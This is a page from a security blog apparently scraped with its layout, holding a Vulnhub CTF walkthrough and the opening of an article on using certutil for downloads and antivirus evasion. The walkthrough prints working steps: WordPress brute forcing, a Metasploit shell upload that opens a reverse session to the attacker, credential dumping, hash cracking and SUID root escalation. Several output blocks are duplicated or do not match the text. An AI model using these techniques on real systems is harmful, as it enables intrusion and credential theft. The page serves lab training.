

Hacking Articles

Raj Chandel's Blog

[CTF Challenges](#)[Web Penetration Testing](#)[Red Teaming](#)[Penetration Testing](#)[Courses We Offer](#)[Donate us](#)

In Plain Sight:1: Vulnhub Walkthrough

posted in [CTF CHALLENGES](#) on [DECEMBER 8, 2019](#) by [RAJ CHANDEL](#) with [0 COMMENT](#)

In today's article, we will face an Intermediate challenge. Introducing the In Plain Sight:1 virtual machine, created by "bzyo_" and is available on Vulnhub. This is another Capture the Flag challenge where we have to escalate privileges to find the root flag to complete the challenge.

Since these labs are available on the Vulnhub Website. We will be downloading the lab file from this link.

Penetration Testing Methodology

- **Network Scanning**
 - netdiscover

Search

Subscribe to Blog via Email

Follow me on Twitter


- nmap port scan
- **Enumeration**
 - FTP Enumeration
 - Browsing HTTP Service
 - Enumerating the wordpress
- **Exploitation**
 - Get a meterpreter session
- **Post Exploitation**
 - Reading passwords from file
 - Login into MySQL to find hashes
 - Using john to crack the hashes
- **Privilege Escalation**
 - Using su command
 - Finding password
 - Checking for SUID

Walkthrough

Network Scanning

The first step is to identify the target. So, to identify our target we will use the following command:

1 | `netdiscover`



Currently scanning: 192.168.54.0/16 | Screen View: Unique Hosts

2 Captured ARP Req/Rep packets, from 2 hosts. Total size: 102

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.43.8	08:00:27:d5:2b:0d	1	60	PCS Systemtechnik GmbH
192.168.43.1	26:79:f3:9f:fb:b7	1	42	Unknown vendor

Now we will use Nmap to gain information about the open ports and the services running on the target machine and for this, type the following command :

```
1 | nmap -p- 192.168.43.8
```

```
root@kali:~# nmap -p- 192.168.43.8
Starting Nmap 7.80 ( https://nmap.org ) at 2023-08-24 14:00:00
Nmap scan report for 192.168.43.8
Host is up (0.00028s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:D5:2B:0D (Oracle Virtu
```

From the nmap scan, we can see that Port 21, 22, 80 are open, it means we have the FTP, SSH and HTTP services running simultaneously. Firstly, let's try enumeration with an anonymous login on FTP.



Categories

- 🔖 BackTrack 5 Tutorials
- 🔖 Cryptography & Steganography
- 🔖 CTF Challenges
- 🔖 Cyber Forensics
- 🔖 Database Hacking
- 🔖 Footprinting
- 🔖 Hacking Tools
- 🔖 Kali Linux
- 🔖 Nmap
- 🔖 Others
- 🔖 Penetration Testing
- 🔖 Privilege Escalation
- 🔖 Red Teaming
- 🔖 Social Engineering Toolkit
- 🔖 Trojans & Backdoors
- 🔖 Website Hacking

```
root@kali:~# ftp 192.168.43.8 ↵
Connected to 192.168.43.8.
220 IPS Corp
Name (192.168.43.8:root): anonymous ↵
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ↵
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          306 Nov 22 13:42 todo.txt
226 Directory send OK.
ftp> get todo.txt ↵
local: todo.txt remote: todo.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for todo.txt (306 bytes).
```

After logging in anonymously, we can see that there is a file todo.txt. Download this file using the get command. The content of todo.txt file doesn't seem to be useful. You can read the file by using cat command.

As FTP wasn't useful to us, we can now browse the website to see if we can find some information. And for this, open the IP address in our browser.

🔖 [Window Password Hacking](#)

🔖 [Wireless Hacking](#)


Articles

Select Month




```
root@kali:~# ftp 192.168.43.8 ↵
Connected to 192.168.43.8.
220 IPS Corp
Name (192.168.43.8:root): anonymous ↵
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls ↵
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          306 Nov 22 13:42 todo.txt
226 Directory send OK.
ftp> get todo.txt ↵
local: todo.txt remote: todo.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for todo.txt (306 bytes).
```

This is an Apache2 Ubuntu Default page but after exploring it carefully we can see a line hinting to “/var/www/html/index.html”. So, let’s explore this page.



This page looks like a normal page but when we click anywhere on the page then it will lead us to the following new webpage :



Select image to upload: No file chosen


As we can see that this webpage lets you upload any image. So here we tried to upload the image and we succeed but when we try to upload a .php file the webpage give us an error. Upon exploring more, the URL of the webpage caught

our attention and you can see that it looks like a hash so we copied it and tried to crack it by using the john.

```
root@kali:~# john pass
Warning: detected hash type "Raw-SHA1", but the string
Use the "--format=Raw-SHA1-AxCrypt" option to force lo
Warning: detected hash type "Raw-SHA1", but the string
Use the "--format=Raw-SHA1-Linkedin" option to force l
Warning: detected hash type "Raw-SHA1", but the string
Use the "--format=ripemd-160" option to force loading
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA1 [SHA1 256/256 AVX2 8x
Warning: no OpenMP support for this hash type, consider
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for
Almost done: Processing the remaining buffered candidat
Proceeding with wordlist:/usr/share/john/password.lst,
goodluck (?)
```

It was “goodluck”. At this point, we were just being trolled.

We then tried to upload a simple .php file and when uploading a .php file we come across the following error :



File is not an image.

But this error leads us to a new page “upload.php”. Let’s check the source code of this page.

```
194
195
196
197
198
199
200
201
202
203 <!--c28tZGV2LXdvcnRwcmVzcmVzcw==-->
204
```

Yes! There is a comment at the end of the source code. And this is a base64 encoded text, so let’s try to decode it by using the following command :

```
1 | echo c28tZGV2LXdvcnRwcmVzcmVzcw== | base64 -d
```

```
root@kali:~# echo c28tZGV2LXdvcnRwcmVzcmVzcw== | base64 -d ↵
so-dev-wordpress
```

When the text is decoded, it looks like a directory or a webpage. But before exploring it let’s see if there are more pages or not. Hence, use dirbuster.


```
root@kali:~# dirb http://192.168.43.8 ↵
-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Thu Dec  5 09:50:57 2019
URL_BASE: http://192.168.43.8/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.43.8/ ----
+ http://192.168.43.8/index.html (CODE:200|SIZE:10918)
+ http://192.168.43.8/info.php (CODE:200|SIZE:84220)
+ http://192.168.43.8/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://192.168.43.8/wordpress/

---- Entering directory: http://192.168.43.8/wordpress/ ----
```

There are many pages and as the result shows us that CMS is wordpress, therefore, we can use wpscan to plow through the two specified pages that mentions wordpress. And for that use the following command :

```
1 | wpscan --url "http://192.168.43.8/wordpress" --enumerate
```

```
[i] User(s) Identified:
[+] bossperson
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been added
[!] You can get a free API token with 50 daily requests by registering at https://vuln.db
```

Similarly, let's enumerate the other page.

```
1 | wpcan --url "http://192.168.43.8/so-dev-wordpress" --enumerate
```

```
[i] User(s) Identified:
[+] mike
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not been added
[!] You can get a free API token with 50 daily requests by registering at https://vuln.db
```

As you can see in the above image there are three users. And we have their usernames, we can simply use bruteforce to find their respective passwords and for that type :

```
1 | wpscan --url "http://192.168.43.8/wordpress" -U bossperson -P /usr/share
```

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== > (21 / 21) 100.00%
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[Trying bossperson / assetmanagement Time: 00:00:06 <=== > (495 / 4614) 10.72%
Trying bossperson / zoom Time: 00:00:59 <===== > (4614 / 4614) 100.00%
[i] No Valid Passwords Found.

```

Alas, we couldn't find any password but not to worry as we can run the same command for the other page, let's try it by typing :

```
1 | wpscan --url "http://192.168.43.8/so-dev-wordpress" -U admin,mike -P /u
```

```

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== > (21 / 21) 100.00%
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[Trying bossperson / assetmanagement Time: 00:00:06 <=== > (495 / 4614) 10.72%
Trying bossperson / zoom Time: 00:00:59 <===== > (4614 / 4614) 100.00%
[i] No Valid Passwords Found.

```

And so, we finally found the password for the user admin. So now, let's try to upload a shell using msfconsole. And through Metasploit we will use **exploit/unix/webapp/wp_admin_shell_upload**.

```

msf > use exploit/unix/webapp/wp_admin_shell_upload ↵
msf exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ----      -
  PASSWORD          yes       The WordPress password
  Proxies          no       A proxy chain of format
  RHOST            yes       The target address
  RPORT            80       The target port (TCP)
  SSL              false      Negotiate SSL/TLS for
  TARGETURI        /         The base path to the w
  USERNAME          yes       The WordPress username
  VHOST            no       HTTP server virtual ho

Exploit target:

  Id  Name
  --  ---
  0   WordPress

msf exploit(unix/webapp/wp_admin_shell_upload) > set target 0 ↵
target => 0
msf exploit(unix/webapp/wp_admin_shell_upload) > █

```

Once the exploit is initiated, type the set of following commands :

```

1 | set PASSWORD admin
2 | set RHOST 192.168.43.8
3 | set USERNAME admin

```

```
4 | set TARGETURI /so-dev-wordpress
5 | exploit
```

```
msf exploit(unix/webapp/wp_admin_shell_upload) > set PASSWORD admin1 ↵
PASSWORD => admin1
msf exploit(unix/webapp/wp_admin_shell_upload) > set RHOST 192.168.43.8 ↵
RHOST => 192.168.43.8
msf exploit(unix/webapp/wp_admin_shell_upload) > set TARGETURI /so-dev-wordpress ↵
TARGETURI => /so-dev-wordpress
msf exploit(unix/webapp/wp_admin_shell_upload) > set USERNAME admin ↵
USERNAME => admin
msf exploit(unix/webapp/wp_admin_shell_upload) > exploit ↵

[*] Started reverse TCP handler on 192.168.43.249:4444
[*] Authenticating with WordPress using admin:admin1...
[+] Authenticated with WordPress
[*] Preparing payload...
[*] Uploading payload...
[*] Executing the payload at /so-dev-wordpress/wp-content/plugins/NRvsGqt0XT/CFRU
[*] Sending stage (38288 bytes) to 192.168.43.8
[*] Meterpreter session 1 opened (192.168.43.249:4444 -> 192.168.43.8:43924) at 2
[+] Deleted CFRUeFfjRv.php
[+] Deleted NRvsGqt0XT.php
[+] Deleted ../NRvsGqt0XT

meterpreter > |
```

As you can see, we are successful in getting our session, let's move onto shell of the target system and for that type shell and hit enter. And the next thing you know is you are in the shell of the target system. Now to get a proper authenticated session of shell type the following command :

```
1 | python3 -c 'import pty;pty.spawn("/bin/sh")'
```

```
meterpreter > shell ↵  
Process 2276 created.  
Channel 0 created.  
sh: 0: getcwd() failed: No such file or directory  
sh: 0: getcwd() failed: No such file or directory  
ls /usr/bin/python* ↵  
/usr/bin/python3  
/usr/bin/python3.7  
/usr/bin/python3.7m  
/usr/bin/python3m
```

As we have managed to get a shell. So now, we will explore the system more to find some useful files.

```
python3 -c'import pty;pty.spawn("/bin/sh")' ↵  
sh: 0: getcwd() failed: No such file or directory  
$ bash ↵  
bash  
shell-init: error retrieving current directory: getcwd: cannot access parent  
www-data@inplainsight:$ ls ↵  
ls  
www-data@inplainsight:$ pwd ↵  
pwd  
pwd: error retrieving current directory: getcwd: cannot access parent dire  
www-data@inplainsight:$ cd .. ↵  
cd ..  
chdir: error retrieving current directory: getcwd: cannot access parent di  
www-data@inplainsight:..$ ls ↵  
ls  
KZbsEmDSAX akismet hello.php index.php
```

Upon changing the directory, we found wp-config.php. as it is a config file, there's bound to be useful information. Thus, we will try to read it's content using the cat

command :

```
1 | cat wp-config.php
```

```
www-data@inplainsight:~$ cd ..  
cd ..  
www-data@inplainsight:~/..$ ls  
ls  
index.php      wp-blog-header.php  wp-cron.php      wp-mail.php  
license.txt    wp-comments-post.php wp-includes       wp-settings.php  
readme.html    wp-config-sample.php wp-links-opml.php wp-signup.php  
wp-activate.php wp-config.php        wp-load.php      wp-trackback.php  
wp-admin       wp-content           wp-login.php     xmlrpc.php
```

These credentials are of MySQL as you can see the prefix DB used which probably stands for the database. So, we can try to login into mysql using these credentials and therefore, use the following commands :

```
1 | bash  
2 | mysql -u sodevwp -p
```

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define( 'DB_NAME', 'sodevwp' );  
  
/** MySQL database username */  
define( 'DB_USER', 'sodevwp' );  
  
/** MySQL database password */  
define( 'DB_PASSWORD', 'oZ2R3c2x7dLL6#hJ' );  
  
/** MySQL hostname */  
define( 'DB_HOST', 'localhost' );  
  
/** Database Charset to use in creating database tables. */  
define( 'DB_CHARSET', 'utf8mb4' );  
www-data@inplainsight:../../$ ^[
```

Yes, we are in! Let's try and explore it further.

```
www-data@inplainsight:../../$ bash ↵  
bash  
www-data@inplainsight:/var/www/html/so-dev-wordpress$ mysql -u sodevwp -p; ↵  
mysql -u sodevwp -p;  
Enter password: oZ2R3c2x7dLL6#hJ ↵  
  
Welcome to the MariaDB monitor. Commands end with ; or \g.  
Your MariaDB connection id is 9860  
Server version: 10.3.20-MariaDB-0ubuntu0.19.10.1 Ubuntu 19.10  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
  
MariaDB [(none)]> ^[
```

We found a database “sodevwp” and hence, to change the database type :


```
1 show databases;
2 use sodevwp
3 show tables;
4 select * from sodevwp_users;
```

```
MariaDB [(none)]> use sodevwp ↵
use sodevwp
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup: -D

Database changed
MariaDB [sodevwp]> show tables; ↵
show tables;
+-----+
| Tables_in_sodevwp |
+-----+
| sodevwp_commentmeta |
| sodevwp_comments    |
| sodevwp_links        |
| sodevwp_options      |
| sodevwp_postmeta     |
| sodevwp_posts        |
| sodevwp_term_relationships |
| sodevwp_term_taxonomy |
| sodevwp_termmeta     |
| sodevwp_terms        |
| sodevwp_usermeta     |
| sodevwp_users        |
+-----+
12 rows in set (0.001 sec)
```

Once the above commands are used successfully, you will find the following two hashes :

\$P\$BD/ZmfBIhgjHKtkLpPKfhr2t5EDgZA. (for user admin)

\$P\$B3halPOgh4jqI1tDelkv5TGAHnaOC01 (for user mike)

```
MariaDB [sodevwp]> select * from sodevwp_users;↵
select * from sodevwp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
| user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+
| 1 | admin | $P$BD/ZmfBIhgjHKtkLpPKfhr2t5EDgZA. | admin | admin@local.lan |
| 2 | mike | $P$B3halPOgh4jqI1tDelkv5TGAHnaOC01 | mike | mike@local.lan |
+-----+-----+-----+-----+-----+
2 rows in set (0.002 sec)
```

We will now use john the ripper with rockyou wordlist to crack these hashes and for that type :

```
1 | john cracker -wordlist=/usr/share/wordlists/rockyou.txt
```

```

MariaDB [sodevwp]> select * from sodevwp_users;↵
select * from sodevwp_users;
+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email |
| user_activation_key | user_status | display_name |
+-----+-----+-----+-----+-----+
| 1 | admin | $P$BD/ZmfBIhgjHKtkLpPKfhr2t5EDgZA. | admin | admin@local.lan |
| 2 | mike | $P$B3halP0gh4jqIltDelkv5TGAHna0C01 | mike | mike@local.lan |
+-----+-----+-----+-----+-----+
2 rows in set (0.002 sec)

```

As you can see in the image above that we found our passwords to the two major users and those are :

admin:admin1

mike: skuxdelux

Now, try and switch the user to mike and you can observe in the image below that you can successfully do that; which means cracking the passwords was successful.

```

MariaDB [sodevwp]> exit ↵
exit
Bye
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su mike ↵
su mike
Password: skuxdelux ↵
mike@inplainsight:/var/www/html/so-dev-wordpress$ whoami ↵
whoami
mike
mike@inplainsight:/var/www/html/so-dev-wordpress$ ^[

```

Let's move on for privilege escalation. Now, when you change your directory to /home and there you found a new user "joe"

And without wasting any time we traversed through **etc/passwd**.

```
MariaDB [sodevwp]> exit ↵
exit
Bye
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su mike ↵
su mike
Password: skuxdelux ↵
mike@inplainsight:/var/www/html/so-dev-wordpress$ whoami ↵
whoami
mike
mike@inplainsight:/var/www/html/so-dev-wordpress$ ^[
```

With etc/passwd we found out that password to 'joe' is **SmashMouthNoThanks**. So now, let's switch the user to joe with the foretold password.

```
MariaDB [sodevwp]> exit ↵
exit
Bye
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su mike ↵
su mike
Password: skuxdelux ↵
mike@inplainsight:/var/www/html/so-dev-wordpress$ whoami ↵
whoami
mike
mike@inplainsight:/var/www/html/so-dev-wordpress$ ^[
```

And just like that, we have access to the user 'joe'.

Now to move forward the only thing we have to do is to get the last flag of the target. And to get it we check for **SUID** using the command `find. -perm /4000`. Before executing this command, we will change our directory to `/` and after running the command we find the following useful binaries.

```
MariaDB [sodevwp]> exit ↵
exit
Bye
www-data@inplainsight:/var/www/html/so-dev-wordpress$ su mike ↵
su mike
Password: skuxdelux ↵
mike@inplainsight:/var/www/html/so-dev-wordpress$ whoami ↵
whoami
mike
mike@inplainsight:/var/www/html/so-dev-wordpress$ ^[
```

And in `/bwrap` we found our last flag which you can observe from the image below :

```
joe@inplainsight:/$ bwrap ↵
bwrap
root@inplainsight:/# ls ↵
ls
bin  dev  home  lib32  libx32  media  opt  root  sbin  srv  tmp  var
boot  etc  lib  lib64  lost+found  mnt  proc  run  snap  sys  usr
root@inplainsight:/# cd root ↵
cd root
root@inplainsight:/root# ls ↵
ls
flag.txt
```

Read the flag using `cat` command as shown in the image below :

```
root@inplainsight:/root# cat flag.txt
cat flag.txt
easy right? thanks for playing.
feel free to leave feedback with me @bzyo_
```

VOILA!! We have completed the challenge.

Author: Yash Saxena an undergraduate student pursuing B. Tech in Computer science and engineering with a specialization in cybersecurity and forensics from DIT University, Dehradun. **Contact** [here](#).

Windows for Pentester: Certutil

posted in **RED TEAMING** on **DECEMBER 3, 2019** by **RAJ CHANDEL** with **2 COMMENTS**

In this article, we are going to describe the utility of Certutil tool and how vital it is in Windows Penetration Testing.

TL; DR

Certutil is a preinstalled tool on Windows OS that can be used to download malicious files and evade Antivirus. It is one of the Living Off Land (LOL) Binaries.

Disclaimer

The main objective of publishing the series of “Windows for Pentester” is to introduce the circumstances and any kind of hurdles that can be faced by any Pentester while solving CTF challenges or OSCP labs which are based on Windows Operating System. Here, we do not criticize any kind of misconfiguration that a network or system administrator does for providing higher permissions on any kind of programs/binaries/files & etc.”

Table of Content

- **Introduction**
 - What is certutil?
 - What is Living off Land?
 - Working with certutil?
 - What is Alternative Data Stream (ADS)?
- **Configurations used in Practical**
- **Working with certutil**
 - Encoding
 - Decoding
 - Hashing
 - Downloading
 - Reading Error Code

- **Penetration Testing using certutil**
 - Compromising using Malicious Executable
 - Compromising with Encoded Malicious DLL
 - Compromising with Malicious Executable inside ADS
- **Mitigation**
- **Conclusion**

Introduction

What is Certutil?

Certutil is a CLI program that can be used to dump and display certificate authority (CA), configuration information, configures Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains. It is installed as a part of Certificate Services.

What is Living off Land?

In simple words, it is an attack that works on the idea of using system tools as backdoors. File-less attack is another example of LOL attack. Attackers who use this tactic works with trusted, in most cases, preinstalled system tools to carry out their attack. Attackers use these tactics to hide their malicious activity in plain sight among the other general activity inside the network or system. As these kinds of attacks operate without triggering any alerts, it is almost impossible for investigators to determine who is behind the said malicious activity even if they discover it.

What is Alternative Data Stream (ADS)?

The NTFS file system consists of the ADS feature. This is an inconspicuous feature that was included, to provide compatibility with files in the Macintosh file system. ADS enable files to incorporate more than one stream of data. In any instance, each file consists of at least one data stream. This default data stream in Windows is recognized as :\$DATA.

Windows Explorer can't see what ADSs are in a file (or a way to erase them without actually discarding the original file) but they can be created and accessed with ease. Because they are challenging to detect, thus often used by hackers to hide files on machines that they've compromised. Executables in ADSs can be executed from the command line but without showing up in Windows Explorer.

Some of the CTF Challenges over HackTheBox where certutil can be used are:

Access, Arctic, BigHead, Conceal, Ethereal, Fighter, Giddy, Hackback, Jerry, Rabbit.

Configurations used in Practical

Attacker:

- **OS:** Kali Linux 2019.4
- **IP:**192.168.1.10

Target:

- **OS:** Windows 10 (Build 18363)
- **IP:** 192.168.1.11

Working with certutil

Practical #1: Encoding


Certutil contains an encode parameter. It could help to encode file content into Base64. This is a Windows equivalent to the base64 command in Linux.

When working with an executable file, we came across a scenario. In it, the uploading of the executable file was not smooth. We can use certutil to encode the executable file. Then transfer the encoded data, then decode it on the recipient machine.

In the following practical, we first created a text file named “file.txt” and wrote the “This is a plain text” line in it. We did this with Add-Content cmdlet in PowerShell. We can see that it worked when we checked the file using type command. To convert, we will use certutil with encode parameter. We will provide the text file and the file that it should write the encoded data.

Certutil adds two segments “BEGIN CERTIFICATE” and “END CERTIFICATE”. The converted contents of the file are between these two segments. We can check the encoded text using the type command.

```
1 Add-Content file.txt "This is a plain text"
2 type .\file.txt
3 certutil -encode file.txt encoded.txt
4 type .\encoded.txt
```




```
PS C:\> Add-Content file.txt "This is a plain text"
PS C:\> type .\file.txt
This is a plain text
PS C:\> certutil -encode file.txt encoded.txt
Input Length = 22
Output Length = 90
CertUtil: -encode command completed successfully.
PS C:\> type .\encoded.txt
-----BEGIN CERTIFICATE-----
VGhpcyBpcyBhIHBSYWluIHRLeHQNCg==
-----END CERTIFICATE-----
PS C:\>
```

We can use the parameter `-encodehex` to convert data into Hex encoded files.

Practical #2: Decoding

Certutil can decode the data encoded in Base64. Let's show you a quick method from which you can decode the data. We will be using the file that we encoded in the previous practical. We will use certutil with `-decode` parameter. Then provide the encoded file and the file it should write the decoded data. We can check the decoded text using the `type` command.

```
1 type .\encoded.txt
2 certutil -decode encoded.txt decoded.txt
3 type .\decoded.txt
```



```
PS C:\> type .\encoded.txt
-----BEGIN CERTIFICATE-----
VGhpncyBpcyBhIHBSYWluIHRIeHQNCg==
-----END CERTIFICATE-----
PS C:\> certutil -decode encoded.txt decoded.txt
Input Length = 90
Output Length = 22
CertUtil: -decode command completed successfully.
PS C:\> type .\decoded.txt
This is a plain text
PS C:\>
```

We can use the parameter `-decodehex` to decode the Hex encoded files.

Practical #3: Hashing

Hashing means taking data and giving out an output string of a fixed length. Using the cryptography hashing algorithms – e.g., MD5, SHA-1, SHA-256, you can verify if two files are identical or not. The checksum is a hash value used for performing data integrity checks. It's a kind of signature for a file. By comparing checksum, we can identify duplicate files.

Time to generate some hashes. We will use the file.txt we created earlier. First, we will generate the MD5 hash using certutil parameter -hashfile. With the parameter, file path and algorithm we can hash the file.

```
PS C:\> certutil -hashfile ".\file.txt" md5
MD5 hash of .\file.txt:
621e36d9e401933aabde2aca142d70dd
CertUtil: -hashfile command completed successfully.
PS C:\> certutil -hashfile ".\file.txt" sha1
SHA1 hash of .\file.txt:
1924e0e8c0aa83e084fa7450efe772927b52043f
CertUtil: -hashfile command completed successfully.
PS C:\> certutil -hashfile ".\file.txt" sha256
SHA256 hash of .\file.txt:
53e3edf0698ec859c47c76b4bc29fd09767eefdb4cc69867540af85e864a1157
CertUtil: -hashfile command completed successfully.
PS C:\>
```

```
1 | certutil -hashfile ".\file.txt" md5
2 | certutil -hashfile ".\file.txt" sha1
3 | certutil -hashfile ".\file.txt" sha256
```

NOTE: While working with Systems like Windows 7, keep in mind that the hash algorithms are case-sensitive. Be sure to type, for example, “MD5”, not “md5”.

Practical #4: Downloading

In scenarios, where wget, BITSAdmin or any other convention method is blocked. Certutil can be used to download files from the internet. We will be downloading 7zip.exe from the 7zip server as shown in the image.

-URLCache	Display or delete URL cache entries
-split	Split embedded ASN.1 element & Save to files

-f

Force Overwrite

```
1 | certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip
2 | dir
```

```
PS C:\> certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
**** Online ****
000000 ...
1514ce
CertUtil: -URLCache command completed successfully.
PS C:\> dir

Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         27-11-2019        18:49      $WINDOWS.~BT
d-----         27-11-2019        21:40      ESD
d-----         26-11-2019        15:18      Intel
d-----         19-03-2019        10:22      PerfLogs
d-r---         26-11-2019        18:46      Program Files
d-r---         27-11-2019        23:04      Program Files (x86)
d-r---         26-11-2019        15:24      Users
d-----         26-11-2019        22:03      Windows
-a----         28-11-2019        12:13    1381582 7zip.exe
```

Practical #5: Reading Error Code

Suppose you got a system error code without any message. You don't have any source to look up the meaning of the error. This is a common scenario. Certutil can help to look up the message text for system error codes.

```
1 | certutil -error 8200
2 | certutil -error 0x200
```

```
PS C:\> certutil -error 8200
0x2008 (WIN32: 8200 ERROR_DS_NOT_INSTALLED) -- 8200 (8200)
Error message text: An error occurred while installing the directory service
CertUtil: -error command completed successfully.
PS C:\> certutil -error 0x2009
0x2009 (WIN32: 8201 ERROR_DS_MEMBERSHIP_EVALUATED_LOCALLY) -- 8201 (8201)
Error message text: The directory service evaluated group memberships locally
CertUtil: -error command completed successfully.
PS C:\>
```

NOTE: Certutil can perform many more functions related to CA Certificates but we will be focusing on Penetration Testing for now.

Penetration Testing using certutil

Practical #6: Compromising using Malicious Executable

During our initial assessment, we saw that the certutil was actively downloading files from the internet without any kind of verification or assessment. This is an instance that is part of the **MITRE | ATT&CK Remote File Copy Tactic**.

